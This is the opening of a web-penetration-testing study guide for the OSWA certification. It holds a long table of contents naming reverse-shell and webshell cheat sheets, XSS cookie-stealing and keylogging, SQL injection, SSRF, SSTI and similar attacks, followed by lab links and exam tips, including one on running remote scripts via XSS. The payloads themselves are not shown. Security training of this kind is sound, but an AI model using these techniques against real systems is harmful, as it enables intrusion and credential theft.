

# OSWA (Offensive Security Web Attacks) – Study Overview PT.1

<https://www.linkedin.com/in/joas-antonio-dos-santos>



**WEB-200: Foundational Web Application Assessments with Kali  
Linux**  
OSWA Certification

## Summary

<b><u>Laboratory</u></b> .....	16
<b><u>Content Study and Preparation</u></b> .....	17
<b><u>Exam Tips from a Passed Professional</u></b> .....	17
<b><u>Web PenTest Tools – Burp Suite</u></b> .....	18
<u>Stage 1: Map the target application</u> .....	18
<u>Stage 2: Analyze the attack surface</u> .....	20
<u>Stage 3: Test for vulnerabilities</u> .....	20
<u>Input-based vulnerabilities</u> .....	21
<u>Logic and design flaws</u> .....	21
<u>Access control vulnerabilities</u> .....	22
<u>Other vulnerabilities</u> .....	23
<b><u>Web PenTest Tools - Nmap Scripts</u></b> .....	31
<u>The actual scans</u> .....	32
<u>Checking for SSHv1</u> .....	33
<u>Sniffer detection</u> .....	33
<u>smb-enum-users</u> .....	34
<u>10. Useful NSE Script Examples</u> .....	36
<b><u>Web PenTest Tools – Wfuzz</u></b> .....	37
<u>Fuzzing Paths and Files</u> .....	37
<u>Fuzzing Parameters In URLs</u> .....	37
<u>Fuzzing POST Requests</u> .....	38
<u>Fuzzing Cookies</u> .....	39
<u>Fuzzing Custom headers</u> .....	39
<u>Fuzzing HTTP Verbs</u> .....	40
<u>Proxies</u> .....	41
<u>Authentication</u> .....	42
<u>Recursion</u> .....	43
<u>Perfomance</u> .....	44
<u>Writing to a file</u> .....	45
<u>Different output</u> .....	45
<u>Login Form bruteforce</u> .....	47
<u>Bruteforce Dicrectory/RESTful bruteforce</u> .....	47
<u>Path Parameters BF</u> .....	47
<u>Header Authentication</u> .....	47
<u>Cookie/Header bruteforce (vhost brute)</u> .....	48

<a href="#">HTTP Verbs (methods) bruteforce</a>	48
<a href="#">Directory &amp; Files Bruteforce</a>	48
<a href="#">Tool to bypass Webs</a>	48
<b><a href="#">Web PenTest Tools – Hakrawler</a></b>	48
<a href="#">What is it?</a>	48
<a href="#">Usage</a>	49
<a href="#">Basic Example</a>	50
<a href="#">Image:</a>	50
<a href="#">Full text output:</a>	50
<b><a href="#">Web PenTest Tools - Webshells</a></b>	52
<a href="#">Offensive Reverse Shell (Cheat Sheet)</a>	52
<a href="#">Bash</a>	54
<a href="#">TCP</a>	54
<a href="#">UDP</a>	54
<a href="#">Bash URL Encode</a>	54
<a href="#">Netcat</a>	54
<a href="#">Netcat Linux</a>	54
<a href="#">-e</a>	54
<a href="#">-e URL Encode</a>	54
<a href="#">-c</a>	54
<a href="#">-c URL Encode</a>	54
<a href="#">fifo</a>	54
<a href="#">fifo URL Encode</a>	55
<a href="#">fifo Base64</a>	55
<a href="#">Netcat Windows</a>	55
<a href="#">cURL</a>	55
<a href="#">Wget</a>	55
<a href="#">Node-RED</a>	55
<a href="#">WebShell</a>	56
<a href="#">Exif Data</a>	56
<a href="#">ASP WebShell</a>	56
<a href="#">PHP WebShell</a>	56
<a href="#">GET</a>	56
<a href="#">Basic Proportions OK</a>	56
<a href="#">POST</a>	56
<a href="#">Log Poisoning WebShell</a>	57

<a href="#">Log Poisoning SSH</a>	57
<a href="#">Log Poisoning FTP</a>	57
<a href="#">Log Poisoning HTTP</a>	57
<a href="#">Server Side Template Injection</a>	57
<a href="#">UnrealIRCd</a>	58
<a href="#">Exif Data Reverse Shell</a>	58
<a href="#">Shellshock</a>	58
<a href="#">Shellshock SSH</a>	58
<a href="#">Shellshock HTTP</a>	58
<a href="#">Shellshock HTTP 500 Internal Server Error</a>	58
<a href="#">CMS</a>	59
<a href="#">WordPress</a>	59
<a href="#">Plugin Reverse Shell</a>	59
<a href="#">October</a>	59
<a href="#">Jenkins</a>	60
<a href="#">Jenkins Windows</a>	60
<a href="#">Netcat (Method 1)</a>	60
<a href="#">Netcat (Method 2)</a>	60
<a href="#">CMD</a>	60
<a href="#">PowerShell</a>	60
<a href="#">Jenkins Linux</a>	60
<a href="#">Bash</a>	60
<a href="#">Perl</a>	60
<a href="#">Python</a>	61
<a href="#">Python3</a>	61
<a href="#">PHP</a>	61
<a href="#">Ruby</a>	62
<a href="#">Xterm</a>	62
<a href="#">Ncat</a>	62
<a href="#">TCP</a>	62
<a href="#">UDP</a>	62
<a href="#">Socat</a>	62
<a href="#">PowerShell</a>	63
<a href="#">Awk</a>	63
<a href="#">Gawk</a>	63
<a href="#">Golang</a>	63



<a href="#"><u>Telnet</u></a>	64
<a href="#"><u>Java</u></a>	64
<a href="#"><u>Node</u></a>	64
<a href="#"><u>Msfvenom</u></a>	64
<a href="#"><u>Web Payloads</u></a>	64
<a href="#"><u>PHP Payload</u></a>	64
<a href="#"><u>War Payload</u></a>	64
<a href="#"><u>JAR Payload</u></a>	64
<a href="#"><u>JSP Payload</u></a>	65
<a href="#"><u>ASPX Payload</u></a>	65
<a href="#"><u>Windows Payloads</u></a>	65
<a href="#"><u>Windows Listener Netcat</u></a>	65
<a href="#"><u>Windows Listener Metasploit Multi Handler</u></a>	65
<a href="#"><u>Linux Payloads</u></a>	65
<a href="#"><u>Linux Listener Netcat</u></a>	65
<a href="#"><u>Linux Listener Metasploit Multi Handler</u></a>	66
<a href="#"><u>Cross Site Scripting</u></a>	66
<a href="#"><u>How does cross site scripting work?</u></a>	66
<a href="#"><u>What are the different cross site scripting approaches?</u></a>	67
<a href="#"><u>How can you avoid XSS vulnerabilities?</u></a>	68
<a href="#"><u>Impact of XSS vulnerabilities</u></a>	68
<a href="#"><u>How to find and test for XSS vulnerabilities</u></a>	69
<a href="#"><u>Content security policy</u></a>	69
<a href="#"><u>How to prevent XSS attacks</u></a>	69
<a href="#"><u>Cookie Tracking and Stealing using Cross-Site Scripting</u></a>	70
<a href="#"><u>Cookie Stealing-</u></a>	72
<a href="#"><u>Redirecting User to malicious websites-</u></a>	73
<a href="#"><u>Accessing internal application/Bypassing localhost restrictions-</u></a>	73
<a href="#"><u>DOM XSS</u></a>	76
<a href="#"><u>XSS via file uploads:</u></a>	78
<a href="#"><u>Cross-Site-Scripting — Stored (Change Secret &amp; Cookies)</u></a>	80
<a href="#"><u>How to perform a Stored Cross-Site-Scripting attack in Change Secret?</u></a>	80
<a href="#"><u>How to perform a Stored Cross-Site-Scripting attack in Cookies?</u></a>	86
<a href="#"><u>Did You Know Your Browser's Autofill Credentials Could Be Stolen via Cross-Site Scripting (XSS)</u></a>	89
<a href="#"><u>Analysis</u></a>	89

<a href="#"><u>Cross Site Scripting – Keylogging</u></a>	101
<a href="#"><u>Using XSS to Create a Keylogger</u></a>	102
<a href="#"><u>What Is a Keylogger?</u></a>	103
<a href="#"><u>Hardware Keyloggers</u></a>	103
<a href="#"><u>Software Keyloggers</u></a>	104
<a href="#"><u>Acoustic Keyloggers</u></a>	104
<a href="#"><u>XSS Keylogger</u></a>	104
<a href="#"><u>Creating Your Own XSS Keylogger</u></a>	105
<a href="#"><u>Calling Remote Script With Event Handlers</u></a>	105
<a href="#"><u>XSS Payloads</u></a>	107
<a href="#"><u>Variations of XSS syntax</u></a>	107
<a href="#"><u>The Solution</u></a>	108
<a href="#"><u>Encoding libraries: node-esapi</u></a>	109
<a href="#"><u>Encoding libraries: xss-filters</u></a>	110
<a href="#"><u>Summary</u></a>	112
<a href="#"><u>Server Side XSS (Dynamic PDF)</u></a>	112
<a href="#"><u>Payloads</u></a>	112
<a href="#"><u>Discovery</u></a>	112
<a href="#"><u>SVG</u></a>	113
<a href="#"><u>Path disclosure</u></a>	113
<a href="#"><u>Load an external script</u></a>	114
<a href="#"><u>Read local file</u></a>	114
<a href="#"><u>Get external web page response as attachment (metadata endpoints)</u></a>	114
<a href="#"><u>Bot delay</u></a>	114
<a href="#"><u>Port Scan</u></a>	115
<a href="#"><u>SSRF</u></a>	115
<a href="#"><u>Attachments: PD4ML</u></a>	115
<a href="#"><u>Cross-Origin Resources Sharing</u></a>	116
<a href="#"><u>What is CORS (cross-origin resource sharing)?</u></a>	116
<a href="#"><u>Same-origin policy</u></a>	116
<a href="#"><u>Relaxation of the same-origin policy</u></a>	116
<a href="#"><u>Vulnerabilities arising from CORS configuration issues</u></a>	117
<a href="#"><u>Server-generated ACAO header from client-specified Origin header</u></a>	117
<a href="#"><u>Errors parsing Origin headers</u></a>	118
<a href="#"><u>Whitelisted null origin value</u></a>	119

<a href="#"><u>Exploiting XSS via CORS trust relationships</u></a>	121
<a href="#"><u>Breaking TLS with poorly configured CORS</u></a>	122
<a href="#"><u>Intranets and CORS without credentials</u></a>	123
<a href="#"><u>What is CORS?</u></a>	124
<a href="#"><u>Access-Control-Allow-Origin Header</u></a>	124
<a href="#"><u>Access-Control-Allow-Credentials Header</u></a>	124
<a href="#"><u>Pre-flight request</u></a>	125
<a href="#"><u>Exploitable misconfigurations</u></a>	126
<a href="#"><u>Reflected Origin in Access-Control-Allow-Origin</u></a>	126
<a href="#"><u>The null Origin</u></a>	127
<a href="#"><u>Regex bypasses</u></a>	128
<a href="#"><u>Advance Regex bypasses</u></a>	128
<a href="#"><u>From XSS inside a subdomain</u></a>	129
<a href="#"><u>Server-side cache poisoning</u></a>	130
<a href="#"><u>Client-Side cache poisoning</u></a>	130
<a href="#"><u>Bypass</u></a>	131
<a href="#"><u>XSSI (Cross-Site Script Inclusion) / JSONP</u></a>	131
<a href="#"><u>Easy (useless?) bypass</u></a>	131
<a href="#"><u>Iframe + Popup Bypass</u></a>	131
<a href="#"><u>DNS Rebinding via TTL</u></a>	132
<a href="#"><u>DNS Rebinding via DNS Cache Flooding</u></a>	133
<a href="#"><u>DNS Rebinding via Cache</u></a>	134
<a href="#"><u>Other Common Bypasses</u></a>	135
<a href="#"><u>DNS Rebidding Weaponized</u></a>	135
<a href="#"><u>Real Protection against DNS Rebinding</u></a>	135
<a href="#"><u>Tools</u></a>	136
<a href="#"><u>What is CSRF (Cross Site Request Forgery)?</u></a>	136
<a href="#"><u>CSRF Attack Examples</u></a>	137
<a href="#"><u>1. Bank Transfer Using GET or POST</u></a>	137
<a href="#"><u>2. Changing Password with Self-Submitting Form</u></a>	138
<a href="#"><u>3. Real-Life uTorrent Attack: Deploying Malware via Forged GET Request</u></a>	139
<a href="#"><u>Preventing CSRF Attacks</u></a>	140
<a href="#"><u>Implementing CSRF Tokens</u></a>	140
<a href="#"><u>Checking for CSRF Vulnerabilities</u></a>	140
<a href="#"><u>Combining CSRF Tokens with Other Protections</u></a>	140
<a href="#"><u>CSRF EXPLOIT DEVELOPMENT:</u></a>	141

<a href="#"><b><u>Exploiting CORS Misconfiguration Vulnerabilities on Web Servers</u></b></a>	145
<a href="#"><b><u>SQL Injection</u></b></a>	150
<a href="#"><u>MYSQL Enumeration</u></a>	151
<a href="#"><u>SQL Server Enumeration</u></a>	154
<a href="#"><b><u>Enumerating SQL Server Logins Manually</u></b></a>	154
<a href="#"><b><u>Enumerating Domain Accounts</u></b></a>	162
<a href="#"><b><u>Wrap Up</u></b></a>	172
<a href="#"><b><u>Other Blogs in this Series</u></b></a>	172
<a href="#"><b><u>References</u></b></a>	173
<a href="#"><u>POSTGRESQL Enumeration</u></a>	173
<a href="#"><u>List Databases via psql Terminal</u></a>	173
<a href="#"><u>List Databases via SQL Query</u></a>	175
<a href="#"><u>List Databases via pgAdmin</u></a>	175
<a href="#"><u>List Tables</u></a>	176
<a href="#"><u>See tables in psql</u></a>	176
<a href="#"><u>POSTGRESQL PenTest</u></a>	177
<a href="#"><u>SQL Server PenTest</u></a>	193
<a href="#"><u>MYSQL PenTest</u></a>	205
<a href="#"><u>SQLMAP CheatSheet</u></a>	215
<a href="#"><u>Directory Traversal (Path Traversal)</u></a>	231
<a href="#"><u>Overview</u></a>	231
<a href="#"><u>Related Security Activities</u></a>	232
<a href="#"><u>How to Avoid Path Traversal Vulnerabilities</u></a>	232
<a href="#"><u>How to Test for Path Traversal Vulnerabilities</u></a>	232
<a href="#"><u>Description</u></a>	233
<a href="#"><u>Request variations</u></a>	233
<a href="#"><u>Examples</u></a>	234
<a href="#"><u>Example 1</u></a>	234
<a href="#"><u>Example 2</u></a>	234
<a href="#"><u>Example 3</u></a>	234
<a href="#"><u>Example 4</u></a>	235
<a href="#"><u>Absolute Path Traversal</u></a>	235
<a href="#"><b><u>Reading arbitrary files via directory traversal</u></b></a>	236
<a href="#"><b><u>Common obstacles to exploiting file path traversal vulnerabilities</u></b></a>	237
<a href="#"><u>Relative Path Traversal</u></a>	237

<a href="#">Absolute Path Traversal</a> .....	238
<a href="#">DotDotPwn – Directory Traversal Fuzzer Tool in Linux</a> .....	239
<a href="#">How DotDotPwn Tool Works?</a> .....	239
<a href="#">Installation of DotDotPwn Tool on Kali Linux OS</a> .....	240
<a href="#">Working with DotDotPwn Tool on Kali Linux OS</a> .....	245
<a href="#">Wordlist</a> .....	252
<a href="#">File Inclusion</a> .....	254
<a href="#">Blind - Interesting - LFI2RCE files</a> .....	255
<a href="#">Linux</a> .....	255
<a href="#">Windows</a> .....	255
<a href="#">OS X</a> .....	256
<a href="#">Basic LFI and bypasses</a> .....	256
<a href="#">traversal sequences stripped non-recursively</a> .....	256
<a href="#">Null byte (%00)</a> .....	257
<a href="#">Encoding</a> .....	257
<a href="#">From existent folder</a> .....	257
<a href="#">Identifying folders on a server</a> .....	257
<a href="#">Path truncation</a> .....	258
<a href="#">Filter bypass tricks</a> .....	258
<a href="#">Basic RFI</a> .....	258
<a href="#">FROM LFI TO ARBITRARY CODE EXECUTION</a> .....	259
<a href="#">Top 25 parameters</a> .....	259
<a href="#">LFI / RFI using PHP wrappers &amp; protocols</a> .....	260
<a href="#">php://filter</a> .....	260
<a href="#">php://fd</a> .....	261
<a href="#">zip:// and rar://</a> .....	262
<a href="#">data://</a> .....	262
<a href="#">expect://</a> .....	262
<a href="#">input://</a> .....	263
<a href="#">phar://</a> .....	263
<a href="#">More protocols</a> .....	263
<a href="#">LFI via PHP's 'assert'</a> .....	264
<a href="#">LFI2RCE</a> .....	264
<a href="#">Basic RFI</a> .....	264
<a href="#">Via Apache log file</a> .....	264
<a href="#">Via Email</a> .....	265

<a href="#"><u>Via /proc/*/fd/*</u></a>	265
<a href="#"><u>Via /proc/self/environ</u></a>	265
<a href="#"><u>Via upload</u></a>	265
<a href="#"><u>Via Zip file upload</u></a>	265
<a href="#"><u>Via PHP sessions</u></a>	265
<a href="#"><u>Via ssh</u></a>	266
<a href="#"><u>Via vsftpd logs</u></a>	266
<a href="#"><u>Via php filters (no file needed)</u></a>	266
<a href="#"><u>Via segmentation fault</u></a>	266
<a href="#"><u>Via Nginx temp file storage</u></a>	266
<a href="#"><u>Via PHP_SESSION_UPLOAD_PROGRESS</u></a>	267
<a href="#"><u>Via temp file uploads in Windows</u></a>	267
<a href="#"><u>Via phpinfo() (file uploads = on)</u></a>	267
<a href="#"><u>Via compress.zlib + PHP_STREAM_PREFER_STUDIO + Path Disclosure</u></a>	267
<a href="#"><u>Via eternal waiting + bruteforce</u></a>	267
<a href="#"><u>To Fatal Error</u></a>	267
<a href="#"><u>References</u></a>	268
<a href="#"><u>XML External Entity</u></a>	268
<a href="#"><u><b>What is XML external entity injection?</b></u></a>	268
<a href="#"><u><b>How do XXE vulnerabilities arise?</b></u></a>	268
<a href="#"><u><b>What are the types of XXE attacks?</b></u></a>	268
<a href="#"><u><b>Exploiting XXE to retrieve files</b></u></a>	269
<a href="#"><u><b>Exploiting XXE to perform SSRF attacks</b></u></a>	270
<a href="#"><u><b>Blind XXE vulnerabilities</b></u></a>	270
<a href="#"><u><b>Finding hidden attack surface for XXE injection</b></u></a>	270
<a href="#"><u><b>XInclude attacks</b></u></a>	271
<a href="#"><u><b>XXE attacks via file upload</b></u></a>	271
<a href="#"><u><b>XXE attacks via modified content type</b></u></a>	271
<a href="#"><u><b>How to find and test for XXE vulnerabilities</b></u></a>	272
<a href="#"><u>XML Entity 101</u></a>	273
<a href="#"><u>General Entity</u></a>	273
<a href="#"><u>Internal Entity</u></a>	273
<a href="#"><u>External Entity</u></a>	273
<a href="#"><u>Parameter Entity</u></a>	274
<a href="#"><u>Entities Within Entities</u></a>	275

<a href="#">XXE Attack</a>	276
<a href="#">Lab Setup</a>	276
<a href="#">Classic XXE</a>	277
<a href="#">Blind XXE — Out Of Band XXE</a>	278
<a href="#">Blind XXE Verification</a>	279
<a href="#">OOB XXE</a>	280
<a href="#">XXE And Port Scan</a>	282
<a href="#">XXE And NetNTLM</a>	283
<a href="#">XXE And Open XML Document</a>	284
<a href="#">XXE And SSRF</a>	284
<a href="#">Conclusion</a>	284
<a href="#">Update</a>	284
<a href="#">Reference :</a>	284
<a href="#">Server Side Template Injection</a>	285
<b><a href="#">Server-side template injection</a></b>	285
<b><a href="#">What is server-side template injection?</a></b>	285
<b><a href="#">What is the impact of server-side template injection?</a></b>	286
<b><a href="#">How do server-side template injection vulnerabilities arise?</a></b>	286
<b><a href="#">Constructing a server-side template injection attack</a></b>	287
<b><a href="#">Detect</a></b>	287
<b><a href="#">Identify</a></b>	289
<b><a href="#">Exploit</a></b>	291
<b><a href="#">Constructing a server-side template injection attack</a></b>	291
<b><a href="#">Detect</a></b>	291
<b><a href="#">Identify</a></b>	292
<b><a href="#">Exploit</a></b>	293
<b><a href="#">Tools</a></b>	294
<b><a href="#">Tplmap</a></b>	294
<b><a href="#">Exploits</a></b>	294
<b><a href="#">Generic</a></b>	294
<b><a href="#">Java</a></b>	294
<b><a href="#">FreeMarker (Java)</a></b>	295
<b><a href="#">Velocity (Java)</a></b>	295
<b><a href="#">Thymeleaf (Java)</a></b>	296
<b><a href="#">Spring Framework (Java)</a></b>	297
<b><a href="#">Spring View Manipulation (Java)</a></b>	298

<a href="#">Pebble (Java)</a>	298
<a href="#">Jinjava (Java)</a>	299
<a href="#">Hubspot - HuBL (Java)</a>	299
<a href="#">Expression Language - EL (Java)</a>	301
<a href="#">Groovy (Java)</a>	301
<a href="#">Smarty (PHP)</a>	303
<a href="#">Twig (PHP)</a>	303
<a href="#">Jade (NodeJS)</a>	304
<a href="#">Handlebars (NodeJS)</a>	304
<a href="#">JsRender (NodeJS)</a>	306
<a href="#">PugJs (NodeJS)</a>	306
<a href="#">NUNJUCKS (NodeJS)</a>	307
<a href="#">ERB (Ruby)</a>	307
<a href="#">Slim (Ruby)</a>	308
<a href="#">Python</a>	308
<a href="#">Tornado (Python)</a>	308
<a href="#">Jinja2 (Python)</a>	308
<a href="#">Mako (Python)</a>	309
<a href="#">Razor (.Net)</a>	309
<a href="#">ASP</a>	310
<a href="#">Mojolicious (Perl)</a>	310
<a href="#">SSTI in GO</a>	310
<a href="#">More Exploits</a>	311
<a href="#">SSTI Apache Freemarker</a>	312
<a href="#">Scenario</a>	312
<a href="#">TemplateClassResolver</a>	312
<a href="#">Enter Freemarker's <code>?api</code> built-in</a>	313
<a href="#">Accessing resources in classpath</a>	313
<a href="#">Reading arbitrary files of the system</a>	314
<a href="#">Getting ClassLoader through ProtectionDomain</a>	315
<a href="#">Arbitrary code execution</a>	315
<a href="#">SAST query</a>	316
<a href="#">Conclusion</a>	316
<a href="#">Diffing the source code</a>	317
<a href="#">Running Youtrack in a docker container</a>	319
<a href="#">Exploiting the Server-Side Template Injection</a>	320



<a href="#"><u>USING A SANDBOX BYPASS TO ACHIEVE REMOTE CODE EXECUTION</u></a>	322
<a href="#"><u>About the patch</u></a>	323
<a href="#"><u>Bibliography</u></a>	323
<a href="#"><u>Command Injection</u></a>	324
<a href="#"><u>What is command Injection?</u></a>	324
<a href="#"><u>Context</u></a>	324
<a href="#"><u>Command Injection/Execution</u></a>	324
<a href="#"><u>Limitation Bypasses</u></a>	324
<a href="#"><u>Examples</u></a>	324
<a href="#"><u>Parameters</u></a>	325
<a href="#"><u>Time based data exfiltration</u></a>	326
<a href="#"><u>DNS based data exfiltration</u></a>	327
<a href="#"><u>Filtering bypass</u></a>	327
<a href="#"><u>Summary</u></a>	327
<a href="#"><u>Affected product versions</u></a>	327
<a href="#"><u>Technical Details</u></a>	328
<a href="#"><u>Testing Web Application Firewalls</u></a>	330
<a href="#"><u>Detecting Blind OS command injection:</u></a>	332
<a href="#"><u>Command Injection Cheatsheet</u></a>	333
<a href="#"><u>Remote Code Execution in OpenNetAdmin</u></a>	340
<a href="#"><u>\$ What is OpenNetAdmin?</u></a>	340
<a href="#"><u>\$ Features of OpenNetAdmin</u></a>	340
<a href="#"><u>\$ Vulnerability Impact</u></a>	341
<a href="#"><u>💡 Enumeration &amp; Attack Vectors :</u></a>	341
<a href="#"><u>Server Side Request Forgery</u></a>	345
<a href="#"><u>What is SSRF?</u></a>	345
<a href="#"><u>What is the impact of SSRF attacks?</u></a>	346
<a href="#"><u>Common SSRF attacks</u></a>	346
<a href="#"><u>SSRF attacks against the server itself</u></a>	346
<a href="#"><u>SSRF attacks against other back-end systems</u></a>	347
<a href="#"><u>Circumventing common SSRF defenses</u></a>	348
<a href="#"><u>SSRF with blacklist-based input filters</u></a>	348
<a href="#"><u>SSRF with whitelist-based input filters</u></a>	348
<a href="#"><u>Bypassing SSRF filters via open redirection</u></a>	349
<a href="#"><u>Blind SSRF vulnerabilities</u></a>	350
<a href="#"><u>Finding hidden attack surface for SSRF vulnerabilities</u></a>	350

<a href="#"><u>Partial URLs in requests</u></a>	350
<a href="#"><u>URLs within data formats</u></a>	350
<a href="#"><u>SSRF via the Referer header</u></a>	351
<a href="#"><u>Bypass filters</u></a>	351
<a href="#"><u>Redirection</u></a>	351
<a href="#"><u>URL scheme</u></a>	352
<a href="#"><u>IP address formats</u></a>	353
<a href="#"><u>Abusing a bug in Ruby's native resolver</u></a>	354
<a href="#"><u>Broken parser</u></a>	355
<a href="#"><u>DNS pinning</u></a>	356
<a href="#"><u>DNS rebinding</u></a>	357
<a href="#"><u>Adobe ColdFusion</u></a>	359
<a href="#"><u>FFmpeg</u></a>	359
<a href="#"><u>SVG</u></a>	359
<a href="#"><u>Server-side processing of arbitrary HTML and JS</u></a>	359
<a href="#"><u>Spreadsheet exporting</u></a>	360
<a href="#"><u>Request splitting</u></a>	361
<a href="#"><u>HTTP headers</u></a>	361
<a href="#"><u>Referer header</u></a>	361
<a href="#"><u>URL Schema / Wrappers</u></a>	361
<a href="#"><u>Open Redirect SSRF Bypass</u></a>	364
<a href="#"><u>Basic localhost bypass attempts</u></a>	364
<a href="#"><u>hosts file bypass attempts</u></a>	366
<a href="#"><u>Enclosed Alphanumeric</u></a>	366
<a href="#"><u>DNS rebinding attempts</u></a>	366
<a href="#"><u>What is a DNS rebinding attack?</u></a>	366
<a href="#"><u>Capture SSRF</u></a>	367
<a href="#"><u>Whitelisted Domains Bypass</u></a>	367
<a href="#"><u>Bypass via open redirect</u></a>	367
<a href="#"><u>Protocols</u></a>	367
<a href="#"><u>file://</u></a>	367
<a href="#"><u>dict://</u></a>	367
<a href="#"><u>SFTP://</u></a>	367
<a href="#"><u>TFTP://</u></a>	367
<a href="#"><u>LDAP://</u></a>	368
<a href="#"><u>Gopher://</u></a>	368

<a href="#">SMTP</a>	369
<a href="#">Curl URL globbing - WAF bypass</a>	369
<a href="#">SSRF via Referrer header</a>	369
<a href="#">SSRF via SNI data from certificate</a>	369
<a href="#">Wget file upload</a>	370
<a href="#">SSRF with Command Injection</a>	370
<a href="#">PDFs Rendering</a>	370
<a href="#">From SSRF to DoS</a>	370
<a href="#">SSRF PHP Functions</a>	370
<a href="#">SSRF Redirect to Gopher</a>	370
<a href="#">DNS Rebidding CORS/SOP bypass</a>	374
<a href="#">Automated DNS Rebidding</a>	374
<a href="#">DNS Rebidding + TLS Session ID/Session ticket</a>	374
<a href="#">Blind SSRF</a>	375
<a href="#">Time based SSRF</a>	375
<a href="#">Cloud SSRF Exploitation</a>	375
<a href="#">SSRF Vulnerable Platforms</a>	375
<a href="#">Tools</a>	375
<a href="#">SSRFMap</a>	375
<a href="#">Gopherus</a>	375
<a href="#">remote-method-guesser</a>	376
<a href="#">SSRF Proxy</a>	376
<a href="#">References</a>	376
<a href="#">Group Office CRM   SSRF</a>	376
<a href="#">Description of the vulnerability</a>	377
<a href="#">Insecure direct object references (IDOR)</a>	377
<a href="#">What are insecure direct object references (IDOR)?</a>	377
<a href="#">IDOR examples</a>	377
<a href="#">IDOR vulnerability with direct reference to database objects</a>	377
<a href="#">IDOR vulnerability with direct reference to static files</a>	378
<a href="#">Unsuspected places to look for IDORs</a>	378
<a href="#">Don't ignore encoded and hashed IDs</a>	378
<a href="#">If you can't guess it, try creating it</a>	379
<a href="#">Offer the application an ID, even if it doesn't ask for it</a>	379
<a href="#">HPP (HTTP parameter pollution)</a>	379
<a href="#">Blind IDORs</a>	379

<a href="#">Change the request method</a>	379
<a href="#">Change the requested file type</a>	380
<a href="#">How to increase the impact of IDORs</a>	380
<a href="#">Critical IDORs first</a>	380
<a href="#">XSS Filter Evasion + IDOR</a>	380
<a href="#">Exploitation</a>	382
<a href="#">Puzzling them together</a>	384
<a href="#">Methodology</a>	384
<a href="#">My findings</a>	386
<a href="#">Tips for BAC and IDOR Vulnerabilities</a>	388
<a href="#">Introduction</a>	388
<a href="#">What is a BAC Vulnerability?</a>	389
<a href="#">What is an IDOR Vulnerability?</a>	390
<a href="#">Blind IDOR</a>	390
<a href="#">IDOR w/ UUID</a>	391
<a href="#">Automating with Auth Analyzer</a>	392
<a href="#">Conclusion</a>	394
<a href="#">Where to find</a>	395
<a href="#">How to exploit</a>	395
<a href="#">Apidor</a>	398
<a href="#">OpenEMR 6.0.0 - 'noteid' Insecure Direct Object Reference (IDOR)</a>	398

## Laboratory

<https://portswigger.net/web-security/all-labs>

<https://tryhackme.com/>

<https://pentesterlab.com/>

<https://university.apisec.ai/apisec-certified-expert>

<https://www.hackthebox.com/hacker/hacking-labs>

<https://github.com/michelbernardods/labs-pentest>

<https://github.com/eystsen/pentestlab>

## Content Study and Preparation

<https://github.com/bastyn/OSWA>

<https://github.com/rndinfosecguy/OSWA-Experience-And-Exam-Preparation>

<https://github.com/Anlominus/Offensive-Security>

<https://github.com/noraj/OSCP-Exam-Report-Template-Markdown>

<https://bastijnouwendijk.com/my-oswa-certification-journey/>

<https://medium.com/@hy3n4/oswa-experience-and-exam-preparation-guide-b4270348f2fa>


## Exam Tips from a Passed Professional

- Learn how to work functions for exploring xss like \$.getScript to run scripts remotely
- Leave your burp suite well tuned, with tools for generating and testing poc, as well as a wordlist of payloads for the intruder and fuzzing. Learn to use other utilities like the decoder and understand the structure of an HTTP request
